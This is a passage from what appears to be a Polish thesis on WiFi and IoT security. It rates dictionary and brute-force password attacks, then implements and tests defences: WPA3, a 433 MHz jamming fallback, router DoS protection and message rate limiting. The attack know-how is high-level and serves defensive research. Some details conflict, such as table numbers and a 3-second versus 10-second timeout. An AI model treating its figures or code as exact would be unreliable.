Ataki typu dictionary i brute force różnią się między sobą jedynie metodą rozszyfrowania hasła. Oba wymagają przechwycenia handshake oraz sporej mocy obliczeniowej, jednak dla ataku dictionary może być ona mniejsza. W badaniach grupa 3 osób została poproszona o ustawienia hasła do sieci WiFi. W przypadku ataku typu dictionary w 2 przypadkach hasła zostały odnalezione natomiast w trzecim przypadku nie. Wynika to z tego, że ostatnim przypadku użytkownik wygenerował hasło za pomocą specjalnego generatora haseł, który w sposób pseudolosowy tworzy unikalne, silne hasło składające się z przypadkowo występujących po sobie symbolach. W dwóch pozostałych przypadkach hasło składało się z wyrazów lub imion, dzięki czemu udało się je znaleźć w słowniku najpopularniejszych haseł. W przypadku ataku typu brute force, żadne hasło nie zostało odnalezione, ze względu na ograniczony czas oczekiwania. Dla każdego hasła próba łamania go trwała 2 godziny i w żadnym z przypadków kombinacja nie została znaleziona. Wynika to z tego, że tego typu atak polega na sprawdzaniu każdej kombinacji każdego symbolu po kolei. Gdyby jednak pominąć kwestie czasowe, to tego typu atak byłby atakiem najskuteczniejszym, gdyż za każdym razem kombinacja w końcu zostałaby znaleziona.

Tab. 3.65. Tabela oceny ataku słownikowego na sieć WiFi.

Ocena ataku dictionary na sieć WiFi			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	5/10	5/10

Tab. 3.76. Tabela oceny ataku brute force na sieć WiFi.

Ocena ataku brute force na sieć WiFi			
Koszt przeprowadzenia ataku	Stopień zaawansowania ataku	Skuteczność ataku	Szkodliwość ataku
2/5	2/5	2/10	5/10

Szkodliwość ataków została oceniona tak samo jak w przypadku ataku Evil Twin na 5 punktów, ze względu na identyczny efekt końcowy ataku. W przypadku ataku dictionary skuteczność została oceniona na 5 punktów (patrz Tab. 3.15.), o 3 więcej niż w przypadku brute force (patrz Tab. 3.16.), ze względu na czas i zasoby obliczeniowe potrzebne do odnalezienia hasła w przypadku tego drugiego. Oba ataki są stosunkowo kosztownymi, ze względu na potrzebę wykorzystania komputerów o znaczącej mocy obliczeniowej.

4. Propozycje optymalizacji bezpieczeństwa i niezawodności badanych systemów, implementacja, testowanie


Na podstawie przeprowadzonych badań, zidentyfikowane zostały pewne wrażliwości testowanych urządzeń i systemów. W dalszej części pracy przedstawione będą propozycje zabezpieczeń, które zwiększą odporność danego urządzenia lub systemu na ataki.

4.1. Zabezpieczenie przed atakami deautoryzacyjnymi

4.1.1. Propozycja zabezpieczenia

Propozycją zabezpieczenia przeciwko atakom deautoryzacyjnym jest zastosowanie standardu WPA3. Protokół ten oferuje szyfrowanie ramek zarządzania, takich jak pakiety deautentykacyjne lub disasocjacyjne, co powinno uniemożliwić ich fałszowanie.

4.1.2. Implementacja zabezpieczeń



Rys. 4.1. Zrzut ekranu z interfejsu graficznego routera.


Implementacja zabezpieczeń polegała na skonfigurowaniu sieci WiFi tak aby korzystała z protokołu szyfrowania WPA3. Użyty w poprzednich badaniach router Asus RT-N12+, posiadał przestarzałe oprogramowanie nie wspierające szyfrowania WPA3. Z tego względu został on zastąpiony znacznie nowszym punktem dostępu Asus RT-AX86U. Z poziomu interfejsu graficznego routera w zakładce „Wireless” została zmieniona opcja szyfrowania z WPA2 na WPA3 (patrz Rys. 4.1.), a następnie urządzenie zostało zrestartowane w celu zastosowania zmian.

4.1.3. Test zabezpieczenia

Test zabezpieczeń obejmował przeprowadzenie symulowanego ataku deautoryzacyjnego na sieć WiFi z ustawionym WPA3 oraz porównanie wyników z siecią zabezpieczoną starszym protokołem WPA2.

Do przeprowadzenia badania wykorzystano taką samą konfigurację stanowiska badawczego jak dla analogicznego przypadku ataku na sieć stosującą protokół WPA2. Tym razem jednak zastosowano nowsze mikrokontrolery ESP32 S3, wspierające standard WPA3.

Wyniki badania były jednoznaczne i ukazały, że zastosowanie standardu WPA3, zarówno dla ataku przy użyciu mikrokontrolera z oprogramowaniem ESP8266 Deauther, jak i systemu Kali Linux z oprogramowaniem Aircrack-ng zainstalowanym na Raspberry Pi całkowicie zapobiegło rozłączaniu urządzeń, bez względu na to w jakiej lokalizacji znajdował się zakłócający (patrz Rys. 4.2.).



Rys. 4.2. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zakłóczacza.

4.2. Zabezpieczenie przed zakłócającymi sygnałami

4.2.1. Propozycje zabezpieczeń

Pierwszą z propozycji zabezpieczeń jest rozbudowanie sieci o dodatkowe punkty dostępu w celu zapewnienia lepszego pokrycia sygnałem. Dzięki odpowiedniemu rozmieszczeniu punktów dostępu w okolicy urządzeń można zapewnić stabilność i ciągłość połączenia.

Kolejną propozycją zabezpieczenia jest wykorzystanie dodatkowej, zastępczej komunikacji radiowej w innym zakresie częstotliwości lub stosującą technikę bardziej odporną na zakłócenia. Zastępcza komunikacja radiowa powinna być uruchamiana, gdy wykryte zostanie zakłócanie sieci WiFi. Protokół ten powinien działać na znacznie różniących się częstotliwościach od powszechnie stosowanych częstotliwości sieci WiFi, na przykład w nielicencjonowanym paśmie 433 MHz, 868 MHz lub 60 GHz.

Dodatkowo zastosowanie użycie sieci WiFi na paśmie 5 GHz, oraz umiejscowienie urządzeń za przeszkodami tłumiącymi sygnał radiowy, takimi jak betonowe ściany działowe, może znacznie zmniejszyć wpływ ataku z zewnątrz na infrastrukturę.

4.2.2. Implementacja zabezpieczeń

W celu rozszerzenia i wzmocnienia sygnału sieci bezprzewodowej umieszczono dwa dodatkowe punkty dostępu RT-N12U+, każdy bezpośrednio obok mikrokontrolera. Punkty te połączono w sposób przewodowy z routerem wykorzystanym w pierwotnym badaniu.

Implementacja zabezpieczenia polegającego na zmianie protokołu komunikacji gdy urządzenie wykryje zakłócanie sygnału, wymagała dobrania i podłączenia do mikrokontrolera modułu RF pozwalającego na transmisję danych w innym paśmie

częstotliwości, oraz zmodyfikowanie programu mikrokontrolera, tak aby był on w stanie wykrywać zakłócenia, oraz zmieniać sposób komunikacji (patrz Kod 4.1).

```
import network
import espnw
import machine
import time
import _thread
from rfm69 import RFM69

# Ustawienia dla modułu RF 433 MHz
rf_cs_pin = machine.Pin(5, machine.Pin.OUT)
rf_reset_pin = machine.Pin(17, machine.Pin.OUT)
rf_interrupt_pin = machine.Pin(16, machine.Pin.IN)
rf_protocol_active = False
# Inicjalizacja RFM69
rfm = RFM69(spi=machine.SPI(1), cs=rf_cs_pin, reset=rf_reset_pin,
interrupt=rf_interrupt_pin, frequency=433)
rfm.set_params(
    modulation="FSK",
    bitrate=2000,
    frequency_deviation=5000,
    rx_bandwidth=50000,
    rssi_threshold=-114,
    sync_word=[0x2D, 0xD4],
    power_level=13,
    encryption_key=b"sampleEncryptKey"
)
# Inicjalizacja ESP-NOW
wlan = network.WLAN(network.STA_IF)
wlan.active(True)
espnw.init()
# Adres MAC odbiornika ESP-NOW
peer = b'\xFF\xFF\xFF\xFF\xFF\xFF'
espnw.add_peer(peer)
# Flaga zakłóceń
interference_detected = False
# Czas ostatniej otrzymanej wiadomości
last_received_time = time.time()
# Funkcja do monitorowania poziomu sygnału RSSI
def get_rssi():
    wlan.scan() # Potrzebne do aktualizacji informacji RSSI
    time.sleep(1)
    return wlan.status('rssi')
def send_espnw():
    global rf_protocol_active
    while True:
        if not rf_protocol_active:
            message = "Hello from ESP-NOW"
            espnw.send(peer, message)
            print("ESP-NOW message sent")
            time.sleep(1)
        else:
            time.sleep(1)
def recv_espnw():
    global last_received_time
    while True:
        host, msg = espnw.recv()
        if msg:
            last_received_time = time.time()
            print("ESP-NOW message received: ", msg)
```

```

def check_interference():
    global interference_detected, rf_protocol_active, last_received_time
    rssi_threshold = -80 # Próg RSSI wskazujący na możliwe zakłócenia
    while True:
        current_time = time.time()
        rssi = get_rssi()
        print("Current RSSI:", rssi)

        if current_time - last_received_time > 3 or rssi <
rssi_threshold:
            interference_detected = True
        else:
            interference_detected = False

        if interference_detected:
            print("Interference detected, switching to RF 433 MHz")
            rf_protocol_active = True
        else:
            print("No interference, using ESP-NOW")
            rf_protocol_active = False

        time.sleep(1)
def send_rf():
    while True:
        if rf_protocol_active:
            # Kod nadawania wiadomości przez RF 433 MHz
            message = "Hello from RF 433 MHz"
            rfm.send(message.encode('utf-8'))
            print("RF 433 MHz message sent")
            time.sleep(1)
        else:
            time.sleep(1) # Przerwa, gdy RF 433 MHz jest nieaktywne
# Uruchomienie wątków
_thread.start_new_thread(send_espnw, ())
_thread.start_new_thread(recv_espnw, ())
_thread.start_new_thread(check_interference, ())
_thread.start_new_thread(send_rf, ())
while True:
    time.sleep(1)

```

Kod. 4.1. Kod mikrokontrolera odpowiedzialny za zmianę protokołu na RF.

Skrypt napisany w języku MicroPython dla mikrokontrolera ESP32 wykorzystuje zarówno protokół ESP-NOW, jak i moduł RF 433 MHz RFM69 do przesyłania wiadomości, automatycznie przełączając się między tymi metodami komunikacji w przypadku wykrycia zakłóceń.

Na początku skrypt importuje niezbędne moduły: `network` do obsługi sieci Wi-Fi, `espnw` do komunikacji ESP-NOW, `machine` do obsługi GPIO, `time` do zarządzania czasem, `_thread` do obsługi wątków oraz `rfm69`, który jest odpowiedzialny za komunikację RF 433 MHz.

Inicjalizowane są ustawienia dla modułu RF 433 MHz, w tym piny dla chip select (CS), resetu i przerwania, oraz flaga `rf_protocol_active`, wskazująca, czy protokół RF jest aktywny. Następnie inicjalizowany jest moduł RFM69 z odpowiednimi parametrami, takimi jak modulacja, szybkość transmisji bitów, odchylenie częstotliwości, szerokość pasma odbioru, próg RSSI, słowo synchronizacyjne, poziom mocy i klucz szyfrowania.

Inicjalizowana jest również komunikacja ESP-NOW poprzez aktywację interfejsu WLAN w trybie stacji (`STA_IF`) i zainicjalizowanie ESP-NOW. Do ESP-NOW dodawany jest docelowy adres MAC odbiornika.

Skrypt definiuje flagę `interference_detected` do wykrywania zakłóceń oraz zmienną `last_received_time`, która przechowuje czas ostatniej otrzymanej wiadomości.

Funkcja `get_rssi` monitoruje poziom sygnału RSSI (Received Signal Strength Indicator) poprzez skanowanie sieci Wi-Fi, co jest potrzebne do aktualizacji informacji RSSI. Funkcja `send_espnow` odpowiedzialna jest za wysyłanie wiadomości ESP-NOW, pod warunkiem, że protokół RF nie jest aktywny. W przeciwnym razie funkcja czeka na zakończenie aktywności ESP-NOW.

Funkcja `recv_espnow` odbiera wiadomości ESP-NOW, aktualizując czas ostatniego odbioru wiadomości (`last_received_time`) i wyświetlając otrzymane wiadomości.

Funkcja `check_interference` monitoruje zakłócenia na podstawie poziomu RSSI i czasu ostatniego odbioru wiadomości. Jeśli poziom RSSI spada poniżej ustalonego progu (-80 dBm) lub jeśli nie otrzymano wiadomości przez ponad 10 sekund, uznaje, że wystąpiły zakłócenia, i przełącza się na komunikację RF 433 MHz, ustawiając `rf_protocol_active` na `True`. W przeciwnym razie skrypt korzysta z ESP-NOW.


Funkcja `send_rf` odpowiedzialna jest za nadawanie wiadomości za pomocą RF 433 MHz, gdy `rf_protocol_active` jest ustawiona na `True`. W przeciwnym razie funkcja czeka, aż protokół RF stanie się aktywny.

Na końcu skrypt uruchamia cztery wątki: `send_espnow`, `recv_espnow`, `check_interference` oraz `send_rf`, aby działały równocześnie. Główna pętla programu nie musi wykonywać żadnych operacji i czeka w nieskończoność, aby wątki mogły działać bez przerwy.

4.2.3. Test zabezpieczeń


Oba zabezpieczenia testowane były niezależnie, jednak schemat stanowiska badawczego oraz sposób przeprowadzenia ataku były identyczne jak użyty w rozdziale 2.1.3.

Dla implementacji zabezpieczenia polegającego na rozszerzeniu sieci i wzmocnienia jej sygnału poprzez użycie dodatkowych punktów dostępu dla wszystkich lokalizacji zagłuszcza zauważono niewielką poprawę w liczbie pakietów docierających do celu, co obrazuje wykres na Rys 4.4., przedstawiający liczbę odebranych pakietów ping przy ataku z zagłuszczeniem umiejscowionym w pierwszej lokalizacji. Dowodzi to, że zabezpieczenie tego typu jest mało skuteczne, natomiast w pewnym stopniu jest w stanie złagodzić skutki zagłuszania.



Rys. 4.4. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

W przypadku zabezpieczenia polegającego na zmianie pasma częstotliwości i protokołu transmisji wiadomości, schemat stanowiska był identyczny z badaniem przeprowadzonym w rozdziale 2.2.3. Oprogramowanie mikrokontrolerów było w stanie poprawnie wykryć moment rozpoczęcia zagłuszania sieci i zmienić sposób transmisji. Dane przedstawione na przykładowym wykresie dla pierwszej lokalizacji zagłuszacza (patrz Rys. 4.5.) obrazują moment rozpoczęcia ataku, a następnie przełączenie na transmisję w paśmie 433 MHz i skuteczne nadawanie wiadomości z jego wykorzystaniem.



Rys. 4.5. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

4.3. Zabezpieczenie przed atakami na hasło sieci WiFi

4.3.1. Propozycje zabezpieczeń

Implementacja WPA3 zapewnia zaawansowane mechanizmy ochrony haseł, takie jak Simultaneous Authentication of Equals (SAE), które są bardziej odporne na ataki słownikowe i brute force. Dodatkowo w przykładzie 4.1 wykazano, że WPA3 skutecznie chroni sieć przed atakami deautoryzacyjnymi.

4.3.2. Implementacja zabezpieczeń

Implementacja zabezpieczenia WPA3 użytego w przeprowadzonym badaniu jest identyczna z opisaną w przykładzie 4.1.

4.3.3. Test zabezpieczeń

Pierwszy test zabezpieczenia polegał na próbach złamania hasła sieci WiFi zabezpieczonej WPA3 za pomocą poprzednio wykorzystanych narzędzi do ataków słownikowych i brute force takich jak Airededdon lub Hashcat oraz porównania wyników z siecią zabezpieczoną WPA2. Test ten przeprowadzony został w analogiczny sposób jak w przypadku tych samych ataków w rozdziałach 2.1.5 i 2.1.6, jednak bez wykorzystania ataku deautoryzacyjnego, ze względu na brak jego skuteczności dla sieci z WPA3.

Już na samym początku atak okazał się nieskuteczny, ze względu na brak możliwości przechwycenia handshake przez wykorzystane oprogramowanie. Dodatkowo atak ten w dalszej fazie badania, również by się nie powiódł ze względu na mechanizm wymiany kluczy po każdym uwierzytelnieniu dla zabezpieczenia WPA3, co oznacza, że przechwycone w handshake hasło używane jest tylko raz, co uniemożliwia wykorzystanie odczytanych danych do dalszych prób.

W kolejnym przykładzie wykorzystano atak Evil Twin do próby zdobycia hasła, jednak ze względu na wspomnianą wcześniej zerową skuteczność ataku deautoryzacyjnego, atak zakończył się niepowodzeniem.

4.4. Zabezpieczenia przed atakami DoS typu TCP SYN Flood wewnątrz sieci domowej

4.4.1. Propozycje zabezpieczeń

Nowoczesne routery w wielu przypadkach posiadają oprogramowanie, umożliwiające zabezpieczenie sieci przed różnego typu atakami w tym TCP SYN Flood. Propozycją użytego zabezpieczenia, jest wykorzystanie takiego punktu dostępu z możliwie najnowszym oprogramowaniem, oraz uruchomienie jego fabrycznych zabezpieczeń.

4.4.2. Implementacja zabezpieczeń

Funkcja ochrony przed DoS w routerach ASUS działa poprzez filtrowanie i kontrolę ruchu sieciowego, chroniąc przed atakami, które mogą prowadzić do przeciążenia sieci. Głównym elementem tej ochrony jest mechanizm zabezpieczający przed atakami TCP SYN, który ogranicza liczbę pakietów SYN do jednego na sekundę, co zapobiega zalewaniu serwera fałszywymi żądaniem połączeń. Ochrona ta również zapobiega skanowaniu portów oraz ogranicza liczbę pakietów ICMP, zmniejszając ryzyko ataków typu "Ping of Death".

Implementacja zabezpieczeń polegała na uruchomieniu ochrony przed atakami DoS w interfejsie graficznym routera (patrz Rys. 4.6).


Uruchomić firewall	<input checked="" type="radio"/> Tak <input type="radio"/> Nie
Włącz zabezpieczenia przed atakami DoS	<input checked="" type="radio"/> Tak <input type="radio"/> Nie
Typ logowanych pakietów	Żaden. ▾
Odpowiadaj na PING z sieci WAN	<input type="radio"/> Tak <input checked="" type="radio"/> Nie

Rys. 4.6. Zrzut ekranu z interfejsu graficznego routera.

4.4.3. Test zabezpieczeń

Testy zabezpieczeń obejmują symulowane ataki DoS typu TCP SYN Flood na sieć serwer Home Assistant oraz ocenę skuteczności wykrywania i reagowania na takie ataki przez monitorujące systemy i funkcje ochrony routera. Stanowisko badawcze oraz sposób przeprowadzenia badania były identyczne do wykorzystanego w punkcie 2.1.8, użyto jednak routera Asus RT-AX86U, gdyż jest on bardziej nowoczesny od poprzednio wykorzystanego punktu dostępu.

W przypadku testu z włączonym zabezpieczeniem, atak nie wywarł żadnego wpływu zarówno na serwer Home Assistant jak i na przełącznik sieciowy, który w poprzednim badaniu uległ awarii. Odpowiedzi na zapytania ping przychodziły bez żadnych przerw i opóźnień (patrz Rys. 4.7).



Rys. 4.7. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

4.5. Zabezpieczenia przed atakami DoS typu Flood serwera ad hoc ESPAssistant

4.5.1. Propozycje zabezpieczeń

Propozycjami zabezpieczeń przeciwko atakom DoS typu Flood na serwer ESPAssistant jest przede wszystkim szyfrowanie, oraz ograniczenie liczby przyjmowanych wiadomości na sekundę od danego urządzenia.

W pierwszym przypadku samo zastosowanie szyfrowania uniemożliwi skonstruowanie szkodliwej wiadomości marnującej zasoby serwera.

Drugie podejście jest dodatkowym zabezpieczeniem, które ma na celu zapobiegnięcie przetworzenia zbyt dużej liczby wiadomości od jednego urządzenia, aby nawet w przypadku przechwycenia i rozszyfrowania wiadomości ochronić serwer przed przeciążeniem wynikającym z ataku typu DoS Flood.

4.5.2. Implementacja zabezpieczeń

Szyfrowanie wiadomości zostało szczegółowo opisane w punkcie 4.8.

```
import time

def check_rate_limit(host, message_counts, time_window=10,
message_limit=5):
    current_time = time.time() # Pobranie aktualnego czasu
    if host not in message_counts:
        message_counts[host] = [] # Inicjalizacja listy znaczników
        czasowych dla nowego hosta

    # Filtrowanie listy znaczników czasowych, pozostawiając tylko te,
    które mieszczą się w określonym przedziale czasowym
    message_counts[host] = [timestamp for timestamp in
message_counts[host] if current_time - timestamp < time_window]

    # Sprawdzenie, czy liczba wiadomości przekracza limit
    if len(message_counts[host]) >= message_limit:
        return False # Limit przekroczony, wiadomość zablokowana
    else:
        message_counts[host].append(current_time) # Dodanie bieżącego
        znacznika czasowego
        return True # Wiadomość dozwolona
```

Kod. 4.2. Kod mikrokontrolera odpowiedzialny za blokowanie zbyt dużej liczby wiadomości.

Implementacja zabezpieczenia przed przeciążeniem wynikającym z ataku DoS na serwer ESPAssistant polegała na dodaniu dodatkowej wstępnej warstwy programowej podczas przetwarzania wiadomości (patrz Kod 4.2). Ma ona na celu zapobiegnięcie przetwarzaniu zbyt dużej liczby wiadomości od jednego urządzenia.

Funkcja `check_rate_limit` została zaprojektowana w celu ochrony przed atakami DoS (Denial of Service) poprzez ograniczenie liczby wiadomości, które mogą być odbierane od danego hosta w określonym przedziale czasowym.

Funkcja przyjmuje cztery parametry: `host`, `message_counts`, `time_window` i `message_limit`. `host` jest adresem hosta, który wysłał wiadomość, `message_counts` jest słownikiem przechowującym liczbę wiadomości otrzymanych od każdego hosta, `time_window` jest czasowym przedziałem okna (w sekundach), w którym liczona jest liczba wiadomości (domyślnie 10 sekund), a `message_limit` określa maksymalną liczbę wiadomości, jakie mogą być odbierane od jednego hosta w danym przedziale czasowym (domyślnie 5 wiadomości).


Działanie funkcji rozpoczyna się od pobrania bieżącego czasu za pomocą `time.time()`. Następnie, jeśli adres hosta nie znajduje się jeszcze w słowniku `message_counts`, zostaje on dodany z pustą listą, która będzie przechowywać znaczniki czasowe odebranych wiadomości. Lista znaczników czasowych dla danego hosta jest następnie filtrowana, aby pozostawić tylko te, które mieszczą się w określonym przedziale czasowym (`time_window`). Jest to realizowane za pomocą wyrażenia `list comprehension`.

Po przefiltrowaniu listy, funkcja sprawdza, czy liczba wiadomości od danego hosta przekracza zdefiniowany limit (`message_limit`). Jeśli liczba wiadomości przekracza limit, funkcja zwraca `False`, co oznacza, że kolejna wiadomość od tego hosta jest zablokowana. Jeśli liczba wiadomości jest mniejsza niż limit, bieżący znacznik czasowy jest dodawany do listy, a funkcja zwraca `True`, co oznacza, że wiadomość jest dozwolona.

4.5.3. Test zabezpieczeń

